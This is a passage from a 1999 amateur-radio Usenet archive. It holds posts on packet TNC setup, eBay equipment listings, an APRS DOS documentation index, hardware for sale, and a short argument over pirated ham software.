7. Under Winpack 6.40, 'hello' appears in the receive window (as expected). Under Winpack 6.42 nothing happens until project1 is closed. Then 'hello' appears in the receive window.

8. Another quirk: if project1 is launched off Windows explorer, then it works as expected!

(I have tried this using Delphi 1 with the same results.)

This problem has exausted me. If any packeteer who is also a Delphi expert could have a suggestion, I would be very grateful.

Philip Lin VE7PLN
dsfa@islandnet.com

450. PK-232MBX w/PCPackRatt/Log Windows at ebay.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: Rich - KK7PL <n7hmb@spiretech.com>
Message-ID: <36AB40DB.F998E574@spiretech.com>
Source record: 20000
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.marketplace,alt.ham-radio-packet,rec.radio.amateur.equipment,alt.radio.digital,rec.radio.amateur.digital,rec.radio.amateur.swap

```
Package deal.
Mint condition, all books and orig. disks.
PCPackRatt for Windows and Log Windows
2 of the special cables with the 5 pin edge connector used to interface
the AEA PK-232 with your radio. One of the 2 cables is new and unused.
Please read the descriptor for more info.

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=591516622
```

451. Arg! Corrected url here

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: Rich - KK7PL <n7hmb@spiretech.com>
Message-ID: <36AB4206.D74AC818@spiretech.com>
Source record: 20001
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.marketplace,alt.ham-radio-packet,rec.radio.amateur.equipment,alt.radio.digital,rec.radio.amateur.digital,rec.radio.amateur.swap

Corrected url is:
http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=59151662

Rich - KK7PL wrote:

> Package deal.
> Mint condition, all books and orig. disks.
> PCPackRatt for Windows and Log Windows
> 2 of the special cables with the 5 pin edge connector used to interface
> the AEA PK-232 with your radio. One of the 2 cables is new and unused.
> Please read the descriptor for more info.
>
> http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=591516622

452. Ignore the first 2 please use this.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: Rich - KK7PL <n7hmb@spiretech.com>
Message-ID: <36AB42E6.1041C999@spiretech.com>
Source record: 20002
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.marketplace,alt.ham-radio-packet,rec.radio.amateur.equipment,alt.radio.digital,rec.radio.amateur.digital,rec.radio.amateur.swap

Egg on face.... I swear iv done this before. Sorry to the groups.

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=59151662

>
> Rich - KK7PL wrote:
>
>
>> Package deal.
>> Mint condition, all books and orig. disks.
>> PCPackRatt for Windows and Log Windows
>> 2 of the special cables with the 5 pin edge connector used to
>> interface
>> the AEA PK-232 with your radio. One of the 2 cables is new and
>> unused.
>> Please read the descriptor for more info.
>>
>> http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=591516622
>

453. PK-232MBX w/PCPackRatt/Log Windows at ebay

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: Rich - KK7PL <n7hmb@spiretech.com>
Message-ID: <36AB4419.6195DAF5@spiretech.com>
Source record: 20003
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.marketplace,alt.ham-radio.packet,rec.radio.amateur.equipment,alt.radio.digital,rec.radio.amateur.digital,rec.radio.swap,re.radio.amateur.swap

```
Package deal.
Mint condition, all books and orig. disks.
PCPackRatt for Windows and Log Windows
2 of the special cables with the 5 pin edge connector used to
interface
the AEA PK-232 with your radio. One of the 2 cables is new and
unused.
Please read the descriptor for more info.

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=59151662
```

454. PK-232MBX w/PCPackRatt/Log Windows at ebay.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: Rich - KK7PL <n7hmb@spiretech.com>
Message-ID: <36AB47E7.50B7321E@spiretech.com>
Source record: 20004
Cross-posted to:
alt.ham-radio.marketplace,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,alt.radio.digital,rec.radio.swap

```
Package deal.
Mint condition, all books and orig. disks.
PCPackRatt for Windows and Log Windows
2 of the special cables with the 5 pin edge connector used to
interface the AEA PK-232 with your radio. One of the 2 cables is new
and unused.
Please read the descriptor for more info.

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=59151662
```

455. Re: PK-232MBX w/PCPackRatt/Log Windows at ebay.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: Rich - KK7PL <n7hmb@spiretech.com>
Message-ID: <36AB5909.9E1EAF12@spiretech.com>
Source record: 20005
Cross-posted to:
alt.ham-radio.marketplace,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,alt.radio.digital,rec.radio.swap

This was correct.
Sorry.
Rich - KK7PL wrote:

> Package deal.
> Mint condition, all books and orig. disks.
> PCPackRatt for Windows and Log Windows
> 2 of the special cables with the 5 pin edge connector used to
> interface the AEA PK-232 with your radio. One of the 2 cables is new
> and unused.
> Please read the descriptor for more info.
>
> http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=59151662

456. AEA PK-232MBX settings needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: Tom Walker <tom@spectron.net>
Message-ID: <YMNq2.5563$jW6.23832@typhoon-sf.pbi.net>
Source record: 20006

I have a PK-232MBX that I lost the maunal for, does anyone have the TNC to computer settings to share?

457. Convert AEA CP-1 from a C64 to IBM computer interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: KY0L <davephan@visi.com>
Message-ID: <36ABEAD1.7EE54895@visi.com>
Source record: 20007

I have an of AEA CP-1 interface that I used to use with Commodore 64 computer. The software was called MBA-TOR. I haven't used the interface for several years now, and I am not going back to the Commodore 64! Has anyone converted the interface to work with the IBM system? If so, how did you do it, and what software are you using for CW, RTTY, and AMTOR? Maybe it's not worth it to bother converting the CP-1... if so, I'll just junk it, and buy a new one, such as a HAL or KAM...

Dave KY0L

458. Wireless LAN

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: KY0L <davephan@visi.com>
Message-ID: <36ABEB52.1CABDA16@visi.com>
Source record: 20008

I am interested in setting up a wireless LAN over a distance up to several miles. I have seen the units priced at over $1000. Some are quite pricey at several thousand dollars. Does anyone know if there have

been any construction projects to build such as computer link? I am looking for a cheaper way to do the wireless LAN. It seems that there should be a cheaper way to Link a couple of computers. I would like to link a DSL data rate between two computers at a relatively low cost.

Dave KY0L

459. Pk-232 to computer settings

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: Tom Walker <tom@spectron.net>
Message-ID: <CrQq2.5649$jW6.26206@typhoon-sf.pbi.net>
Source record: 20009

I have a PK-232MBX that I lost the maunal for, does anyone have the TNC to computer settings to share?

460. Re: Wireless LAN

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <tQSq2.158$IC3.2735@news.goodnet.com>
Source record: 20010

There's been a lot of homebrew with conventional wideband methods.
There hasn't been any homebrew with Spread Spectrum, other than
adapting commercial stuff.

Part 15 is still the only affordable method, and that requires more
sites, and less range.

KY0L wrote
>
>I am interested in setting up a wireless LAN over a distance up to
>several miles. I have seen the units priced at over $1000. Some are
>quite pricey at several thousand dollars. Does anyone know if there have
>been any construction projects to build such as computer link? I am
>looking for a cheaper way to do the wireless LAN. It seems that there
>should be a cheaper way to Link a couple of computers. I would like to
>link a DSL data rate between two computers at a relatively low cost.

461. Re: Ignore the first 2 please use this.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: ken brakey <brakeykr@poncacity.net>
Message-ID: <36AC18FA.5EFFDDAF@poncacity.net>
Source record: 20011
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.marketplace,alt.ham-radio-packet,rec.radio.amateur.equipment,alt.radio.digital,rec.radio.amateur.digital,rec.radio.amateur.swap

Twenty lashes! STILL didn't get it right
ken

Rich - KK7PL wrote:

> Egg on face.... I swear iv done this before. Sorry to the groups.
>
>
> http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=59151662

462. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: qwasty@hotmail.com
Message-ID: <78i278mqr1@nnrp1.dejanews.com>
Source record: 20012

I think I gave everyone the impression that I was an avid software pirateer - which I'm not. A few days ago I did spend 50 bucks for a microsoft product, and I'll be spending another 250 dollars in the next week for a mathematics program. both of which are available in warez but I will be using the software all the time and I don't have time to play with it and figure it out without manuals. All the rest of my software is freeware I got from tucows.com...before I spend a load of cash on a program, I always see if it's available in warez first - uncrippled with no time limits. then I can see if it's worth my buck. I can't tell you how much money I've saved by using actual programs rather than "crippled" demos which only give me a month to decide if it's the best one out there. for extremely complicated programs like mathcad, I just don't feel like I know the program after a few hours of tinkering. REcently I've found a game that I really like, quake2. quake3 comes out in march...I'm going to put my dollar down for that too. If I really like the software and I have time to get to know it, I have no problem with paying for a complete and legitimate version.

just my 2 cents

In article <783r9o$83g$1@brokaw.wa.com>,
kh2d@my-dejanews.com wrote:
> markv@pixar.com wrote:
>
> >In article <7835litgn1@nnrp1.dejanews.com>,
> > qwasty@hotmail.com wrote:
> >> The simple fact is, most software out there is crap. Why do I want to take
a
> >> chance and pay hundreds of dollars for something that doesn't work well?
I'd
> >> rather steal something that no one will be too sad about, like windows. do
> >> you really think I would PAY to support a monopoly of substandard software?
> >> It's my only way of fighting back.
>
> >Nice bit of rationalization you've done there. Unfortunately, it isn't
> >rational.
>
> >If you steal somebody's car, even if it is junk, it is still theft. If you
> >steal someone's GARBAGE, it is still theft.
>
> I don't think so.... seems I read someplace that once you put your
> garbage out on the curb, it's in the 'public domain'. Which is why the
> police can go thru it and use it for evidence. But hopefully we have
> different laws for software than we do for garbage.
>
> Virtually all of todays software is 'try it before you buy it', so the 'I

> bought it and it was junk' doesn't really apply any more. Most of the
> ham stuff is like that, I've tried a bunch of it, which is why I haven't
> bought it..... Number one problem with ham software is that it hasn't
> been idiot proofed, which all good software is. I tried a logging
> program the other day that sells for a hundred dollars - if you turn off
> your radio, and you have radio control configured, the computer locks
> up until you turn it back on. That's garbage....
>
> I agree with the old Qwasty when he says a lot of software is crap,
> but I don't agree that gives him the constitutional right to steal it.
>
> 73, Jim KH2D
>
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

463. Re: Ignore the first 2 please use this.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: Rich - KK7PL <n7hmb@spiretech.com>
Message-ID: <36AC8F4A.77FC00F6@spiretech.com>
Source record: 20013
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.marketplace,alt.ham-radio-packet,rec.radio.amateur.equipment,alt.radio.digital,rec.radio.amateur.digital,rec.radio.amateur.swap

ken brakey wrote:

> Twenty lashes! STILL didn't get it right
> ken
>
> Rich - KK7PL wrote:
>
> > Egg on face.... I swear iv done this before. Sorry to the groups.
> >
> >
> > http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=59151662

I had to laugh at my self also. EEeeesssshhh....What a dope I are.
73, Rich KK7PL

464. SAVE THIS FILE: >>>> APRS DOS Documentation Index

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <29EdsSAEiJr2Ewtp@dowrmain.demon.co.uk>
Source record: 20014
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Following recent requests from several people, I have now produced an index
to the APRS documentation files contained in the README subdirectory of the
current APRSDOS distribution -- specifically:

ftp://ftp.tapr.org/aprssig/dosstuff/APRSdos/aprs828.zip

The index, listed below, will be included in future APRSDOS distributions.

In addition to providing the index, I have added a standard header to each
documentation file, showing the document's version number, date and author.
So now we know how old it is, and whom to blame!

One thing that struck me when producing the index is the enormous amount of
detailed and really useful information in these files. If you want to find
out about APRS, this is the place to look.

Here is the index file:

```
-------------------------------- snip ----------------------------------

APRSDOS DOCUMENTATION PACKAGE

=============================================================================
_INDXDOS.TXT APRS DOS DOCUMENTATION PACKAGE INDEX
=============================================================================

Document version: 1.00
Document dated: 24 Jan 99
Author(s): Ian Wade, G3NRW <ianwade@netro.co.uk>
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
ABSTRACT
_INDXDOS.TXT A listing of files in the APRS DOS Documentation package.
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APRS DOS DOCUMENTATION PACKAGE INDEX
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This index file contains short descriptions of all the documentation files
in the APRS DOS package. These files are located in the README
subdirectory.

Start reading at README.1ST.

*****************************************************************************

_INDXDOS.TXT A listing of files in the APRS DOS Documentation package.
(this file).
```

ACARS.TXT An introduction to using the Aircraft Communications Addressing and Reporting System (ACARS) with APRS.

AEA.TXT Details of how to use AEA PK-232 TNC commands with APRS where they differ from the TAPR-2 standard.

AIRCRAFT.TXT Notes about aircraft, ACARS, balloons, Civil Air Patrol, and the APRS interface to ARNAV serial data format.

APRS.TXT A top level introduction to APRS, describing its many features, and summarizing the various flavors available.

APRSDEMO.TXT Description of APRSDEMO.EXE, including details of how to tailor the script file for new demos.

APRSNET.TXT An overview of APRS NET that links together APRS and the Internet via IGATEs and APRServe sites, providing worldwide APRS connectivity.

APRTRAK-.TXT Brief information on the APRTRAK program for satellite tracking.

ARTICLES.TXT A brief history and bibliography of APRS.

BBSNOTES.TXT Suggestions for using PBBSs, and for including APRS protocols in BBS and node software.

BOATS.TXT Suggested use of APRS in the Waterway Net.

CAVES.TXT Suggestions for using APRS for cave communications.

CELLULAR.TXT Preliminary announcement of the Cellular APRS Transmitter (CAT), which interfaces a GPS to any cellular phone.

COMMERCL.TXT Summary of commercial versions of APRS.

COUNTIES.TXT A description of how to make National Weather Service warnings show up on APRS maps.

DEMOS.TXT Another description of APRSDEMO.EXE.

DF.TXT How to use APRS for direction finding.

DIGIS.TXT How to set up digipeaters for APRS (use of RELAY, WIDE, WIDE-n, TRACE, UIFLOOD, UITRACE etc).

DIGITIZR.TXT How to use digitizers to draw APRS maps.

DOWNLOAD.TXT Phone numbers of download BBSs, web sites and ftp sites for APRS, plus useful contact names and email addresses.

DR.TXT Dead reckoning in APRS, and how to track planned events (such as marathons) without a GPS receiver.

DXCLUSTR.TXT Using APRS for monitoring DX Clusters.

FRQCOORD.TXT A brief discussion of how to use APRS as a frequency coordination tool.

GARMIN20.TXT How to interface a Garmin GPS-20 to APRS, and how to make
a patch antenna.

GARMN45.TXT A BASIC program to take a DATA download from a GARMIN6
decoder in ASCII format and re-format it to look like an
APRS HST file.

GPS.TXT An overview of GPS with APRS, plus GPS equipment summary,
detailed schematics of GPS interfaces, detailed schematic
of the Hardware Single Port (HSP) interface to allow a
GPS and a TNC to share a single COM port, and information
on differential GPS correction.

GPS-MFJ.TXT How to set up the MFJ-1278B and MFJ-1278BT TNCs, using
the TNC NMEA commands.

HELP.TXT A summary of APRS screens, menus, message commands,
special keys, cursor and map keys, special functions,
alternate keys.

HF.TXT Using APRS on HF: frequencies, tuning, operations.

HISTORY.TXT [superceded: renamed to ARTICLES.TXT]

IDEAS.TXT A melting pot of suggested ideas for APRS software
writers.

INSTALL.TXT Detailed instructions for installing APRS.

KEYS.TXT APRS key commands reference.

KPC3.TXT Comments on the usage of the KPC-3 LTRACK buffer.

LEONIDS.TXT A listing of APRS stations seen during the Leonids meteor
shower of 17-18 November 1998.

LICENSE.TXT Details of licensing requirements for APRS, plus listing
of all the major variants (e.g. WinAPRS, MacAPRS,
palmAPRS etc).

LO-JACK.TXT The story of how APRS helped track down a stolen car.

MAPFIX.TXT Notes on using MAPFIX for drawing, building and fixing
APRS maps.

MAP-HST.TXT How to use MAPFIX to make maps from track histories.

MAPMAKIN.TXT All about making maps. The works.

MAPS.TXT Introduction to APRS maps.

MAPS100K.TXT Final notes on building 100K maps.

MAPS-CD.TXT How to build APRS maps from the USGS CD-ROM.

MARATHON.TXT Important notes for field operation.

METEOR.TXT Introduction to meteor scatter and APRS. How to set up suitable posit for MS. MS operations. MS on 2m and 6m.

MIC-E.TXT Introduction to the APRS Mic-Encoder, which allows any unmodified radio to transmit APRS information in a very brief tone burst at the end of each voice transmission, without the need for a TNC. Detailed interfacing and setup instructions for the encoder.

MILEMARK.TXT How to use Interstate milemarkers.

MIRTEST.TXT A report on the APRS/MIR test on 11 March 1998.

MOBILE.TXT Many useful tips for mobile APRS users.

NEWNOTES.TXT Detailed release history of each version of APRS DOS from version 6.0.

NTS.TXT How to use APRS to send and receive NTS messages in the format of a radiogram.

OPS.TXT The finer points of operating an APRS net, both for routine and for special events. Rules for digipeater and gateway settings, objects, message handling. Use of the ZIP-LAN to connect several PCs to one TNC.

OVERLAYS.TXT Introduction to map overlays, which allow the super-imposition of temporary data onto maps.

PACSATS.TXT Introduction to using APRS with PACSATs. Details of a very simple add-on unit to a TAPR-2 compatible TNC, to generate Manchester-encoded data for the uplink.

PROTOCOL.TXT Details of APRS protocols and data formats.

README.1ST Welcome to the new APRS user. What it is, where to get it.

REGISTER.TXT APRS Registration Form.

SCREEN.TXT Details of the APRS map screen layout.

SPACE.TXT: Introduction to using APRS for space communications.

SYMBOLS.TXT Details of all APRS display symbols.

TELEMTRY.TXT: Details on using the Micro Interface Module (MIM) in an APRS telemetry system. The MIM module is a complete telemetry TNC transmitter on a chip.

TROUBLE.TXT Handy guide to all kinds of APRS troubleshooting: installation, configuration, operation, hardware, software. Includes section on Hardware Single Port (HSP) problems.

UHF-FREQ.TXT Proposal for US-wide 70cm GPS simplex calling frequency.

WINDOZ.TXT Comments on running APRSDOS under Windows.

WX.TXT Full operational details on how to use APRS in weather
and Skywarn applications. Weatherstation interfacing.

ZIP-LAN.TXT Full hardware and software details of ZIP-LAN, which
allows the interconnection of many co-located APRS PCs
in the field to a single TNC, using single-wire/ground
ZIP-cord.

****

--

+---+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: ianwade@netro.co.uk |
| "I found myself through APRS" |
+---+

465. WTB:MFJ-418

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: ZECA <peixoto@ix.netcom.com>
Message-ID: <36ACBFB5.F7045102@ix.netcom.com>
Source record: 20015

Hi

Want MFJ-418

73
Carlos

466. FS: Mitrek VHF Radios...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: k6rix@nospam.earthlink.net
Message-ID: <78ik9h$8av$1@birch.prod.itd.earthlink.net>
Source record: 20016

Are you looking for a great 9600 baud radio or possibly
a DDR (digital duplex repeater)?

I have 3 Motorola Mitrek Radios for sale.

The model number is...T43JJA3900DK

They have 4 transmit and 4 receive elements each, heads,
cables, mics and manuals (1-set). I paid over $100.00 each
and will sell them for $75.00 each complete.

You pick up the freight unless you buy all three.

Dino...K6RIX
(remove nospam from my e-mail address.

467. Re: 9600 radios? Good ones?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: k6rix@nospam.earthlink.net
Message-ID: <78ikik$8av$2@birch.prod.itd.earthlink.net>
Source record: 20017

Hello,

These are GREAT radios for 9600 baud and for DDR
(digital duplex repeater) operation. Send
me an e-mail if you are interested.

I have 3 Motorola Mitrek Radios for sale.

The model numbers are...T43JJA3900DK

They have 4 transmit and 4 receive elements each, heads,
cables, mics and manuals (1-set). I paid over $100.00 each
and will sell them for $75.00 each complete.

You pick up the freight unless you buy all three.

Dino...K6RIX
(remove nospam from my e-mail address.

s.monsey@worldnet.att.net says...
>
>HI!
>
>What radios is good for 9600bps? Where can I find them? I want one that
>is of very good quality that can be used as a 9600bps repeater. So more
>in the commercial type about 15 to 20 watts.
>
>Are there any radios that will work without modification?

468. FS: Icom Z1A and HP 300LX palmtop

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: Mike & Lisa <cuteduo@i1.net>
Message-ID: <36AD17B8.8F620594@i1.net>
Source record: 20018
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc

Hello all, I am getting out of packet and into
some of the more exotic stuff like 10GHz on up.
I have two items for sale:

1 - Icom Z1A 2M/440 HT
This HT has a removable face plate that can be
attached to a cord and used as a microphone that
can control most functions of the radio. It can
display V/U, V/V, U/U or just V or U and monitor
both frequencies simultaneously. Comes with
microphone attatchment, 7.2V Ni-Cd, and manual.
Has had TX mod done to it and RX (key combination)
has been opened up. $225 or best offer.

1 - HP 300LX palmtop
This little palmtop computer was HP's entry into
the Windows CE market. It runs for weeks on
just two AA batteries! Just a tad bigger than
the HP 200LX, it has a pcmcia slot for a modem or
ram card, a serial port (to hook up a tnc, external
modem, or sync it to your desktop), an IrDa port,
and a removable rom for later upgrades. Keep in
mind that this palmtop will not run regular DOS
applications so the Baycom TNC cannot be used with
it, but the KPC-3 can be. Search the internet,
send/recieve email, read newsgroups, keep your
contacts on it, keep important appointments on it,
write papers in pocket Word or make a spreadsheet
in Excel! Comes with included software, manuals,
and sync cable for the desktop pc. $125 or best offer!

Shipping is paid by the buyer also. Or buy it all as a package
for just $300 plus shipping. Please email me at cuteduo@i1.net
or n3ypa@qsl.net if interested or need more information.

Thank-you
Mike
N3YPA/0

469. Re: AEA PK-232MBX settings needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: Rick and Theresa <pilots@mbay.net>
Message-ID: <36AD3EC2.FDD74283@mbay.net>
Source record: 20019

Hi Tom,

If you're running you're terminal program set to something simple, like 1200 baud, 8 bits, No parity, 1 stop bit --- you should be able to just turn the PK232 on and get things to sync up (as indicated by the logon blurbs followed by the "cmd: " prompt.

If not, try typing asterisks (shift-8) at one second intervals and see if the PK232 responds with the normal startup messages, followed by the "cmd: " prompt.

If you don't have a "cmd: " prompt and think you may be stuck in the HOST mode, typing a few CTRL-C's (say three within one second) might force you to exit the HOST mode and enter the normal command mode.

If that fails, you can always lift the cover, disconnect the backup battery for a few minutes (some people recommend 30 minutes), leave the battery disconnected to erase all the memory, then turn the PK232 on with the terminal program running.

Once you're talking between the computer and the PK232, you should be able to send commands, set callsign, set time etc. Depending on the terminal program you are running, you can decide whether you need to reconnect the backup battery or not. If you're running a simple terminal program like terminal.exe or hypertrm.exe, then you might want to connect the battery. If you're using a more sophisticated program that sends initialization strings to the PK232 upon terminal program startup, then you're just as well off keeping the battery disconnected.

Later, to maximize connection speed between the PK232 and computer, use the command
TB 9600
to set the talking rate to 9600 baud. This doesn't take effect until you issue the RESTART command. Once you type RESTART and RETURN/ENTER, the PK232 will restart in the 9600 baud speed. You will need to reset your terminal program to 9600 also to eliminate the gibberish on the screen caused by the computer/PK232 mismatch.

Good Luck 73 Rick N6CY

Tom Walker wrote:

> I have a PK-232MBX that I lost the maunal for, does anyone have the TNC to
> computer settings to share?

470. Want "KAWN" Freqs.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: "James P. Merrill" <jimmer@provide.net>
Message-ID: <36ad2ab5.0@news.provide.net>
Source record: 20020

I would like to have a list of the current HF freqs used
by AWS, "KAWN" rtty wx. Thanks for the help. 73's
GL.....WA8SRM.

471. Icom 740 Acc jack

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-25 00:00:00 UTC
From: Bob <rrkowaluk@mts.net>
Message-ID: <78jaa7$207$1@news1.mts.net>
Source record: 20021

Anyone have any luck with using pin 5 on the accessory jack on the back
of the icom 740, for use with the output from a computer sound card.
I would like to use the acc jack as opposed to going in through the mic.
tnx
Bob
VE4RZ

472. Re: Digital and SoundBlaster Thanks all !

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: Bill Bob <billbob@mns.com>
Message-ID: <78jv4m$hig@journal.concentric.net>
Source record: 20022

Has anyone been able to download the FFT12 program though the link below?
The link is to the simtel FTP achive, but every time I've tried to download
the program, it always times out midway through. It's frustrating to
download 1 Meg of the file, then have it die. It also appears simtel doesn't
support picking up where the download left off.

Rich McCabe <rmccabe@dwx.com> wrote in message
news:36a2ba9b.0@207.206.192.3...
>Well I am downloading some of the suggestions and will give it a try. As
far
>as hardware the "shack" PC is a P2-300 with 128 SDRAM and an AWE 32
>soundcard.
>
>Thanks again to all that contributed...
>
>73,
>
>Rich
>
>KD0ZV
>
>
>Peter Fournia wrote in message <369C1975.B0B323F8@frontiernet.net>...
>>Richi,
>>Have you tried SB FFT12 by KW5Q? It does a good job on audio filters but
>needs
>>a true Sound Blaster 16 card. It can be downloaded from:
>>http://www.interlog.com/~stevef/amateur.htm and listed on that page as
>>"Spectral Display/Filtering for Sound Blaster".
>>
>>It will run in a DOS window using Windows 95. I had a lot of fun with it.
>It
>>did a great job of wiping out hetrodynes on 40 meters.
>>
>>Peter F, W2SKY
>>
>>
>>Richi wrote:
>>
>>> Is it really possible to take advantage of the latest Creative Labs
>>> technology and compete with the Amateur radio hardware available for
>Morse,
>>> DSP, etc....
>>>

>>> I have D/L'd a lot of programs for the above mentioned task and really
>>> haven't found anything impressive. Is this because the SoundBlaster
isn't
>>> capable of doing as much as the dedicated hardware.
>>>
>>> I did get Brian Beezleys DSP program to work momentarly and it appeared
>to
>>> be on track. I did not like the fact that it has to run in DOS though. I
>>> want a partial window running on the desktop. Geez how are you supposed
>to
>>> get E Mail when the DSP is running. Make me shake just thinking about
>it...
>>>
>>> Any input would be appreciated. Is there any REAL cool stuff out there
>for
>>> taking advantage of the Soundblaster...
>>>
>>> 73,
>>>
>>> Rich
>>> KD0ZV
>>
>
>

473. Re: anyone bought a Hal DXP38?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: w7md@my-dejanews.com
Message-ID: <78kvca$57q$1@nnrp1.dejanews.com>
Source record: 20023

I have been using my new DXP38B for a few days. I have very little digital mode experience but so far it is working well. The serial number on my new unit shipped from the factory is #151 so there are not a whole bunch out there yet. I have used it only on RTTY to QSO. So far, the modem and the software - a DOS program - work well. It copies Pactor nicely but I have not tried to QSO with it in that mode. The tuning facilities are good. There are 2 tuning modes for the big LED array on the front panel and 2 in the DOS program. The Windows software has not been released yet. I am using it with a Kenwood TS-870S. I made my own cables with RG-174 mini coax cable and it cranked right up OK. I had been using an MFJ-1278B for a short while which works ok but the tuning facilities are not as accurate with the MFJ. In addition, the DXP38B has DSP which costs bucks to add to the MFJ. The HAL product also has a flash bios with free upgrades and comes with free software. It isn't cheap but for what it is it is not expensive. 73 Damon S Raphael W7MD Tucson, AZ article <36A8A602.C646A570@uchicago.edu>, Ken Hopper <k-hopper@uchicago.edu> wrote:

> Has anyone out there purchased the new Hal DXP38?
>
> http://www.halcomm.com/dxp38b.htm
>
> What are your experiences with the unit? What cable did you use to
> connect to the PC?
>
> Is there an "Unofficial DXP38" webpage out there somewhere?
>
> Thanks,
> Ken - N9VV
> <n9vv@excite.com>
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

474. Re: FL. NEXTEL USERS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: Wildcat <wildcat@tp.net>
Message-ID: <jljr2.22$Jd2.170@news13.ispnews.com>
Source record: 20024
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.cb

Hey AL, Ive just killfiled you. I suggest everyone else on the NG do the same thing. If you think Im going to look at your Nextel posting until Dec. 23, 1999, guess again.

--

Some people look at what is and ask why.....
Other people look at what isn't and ask why not.....

.
AL wrote in message ...
>If you'd enjoy chatting with other Florida Nextel users, as I have been
>doing,lets exchange ID information. I've met many nice people, thus far,
>with whom I chat daily via the NEXTEL DIRECT CONNECT (2 way radio) system.
>As a ham radio operator I can tell you that this system is really fun to
>use, is similar to ham radio, without the need for a license. Please read
>my webpage for more information.I look forward to hearing from FLORIDA
>users.
>http://www.geocities.com/SouthBeach/Coast/2863

475. Re: dsp232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
Message-ID: <78km1i$mhs@bgtnsc02.worldnet.att.net>
Source record: 20025

Yup! me to! real bad place for a birde huh?

Mark Brown <kb0pyo@rconnect.com> wrote in message
news:36A936CD.79E78DCF@rconnect.com...
>Hi All
> Has anyone else had a problem with the dsp232 from timewave
>throwing a birdie on 145.010? The minute I plug the mike
>cable in the receiver noise level goes up & masks the
>"local" (nearest is 60 miles) packet stations.
> Thanks
> Mark

476. Wefax programs for the KAM98 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: xxxtoneri@ils.net
Message-ID: <36adf15b.1556080@news.tor.sfl.net>
Source record: 20026

Are there any shareware programs that will work with the KAM98 for decoding HF weather fax?

Mike VE3FGU

**To reply to this message remove the xxx **

477. Re: dsp232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-26 00:00:00 UTC
From: Mike Murphree <n4cnw@mindspring.com>
Message-ID: <36AE0691.B57293BA@mindspring.com>
Source record: 20027

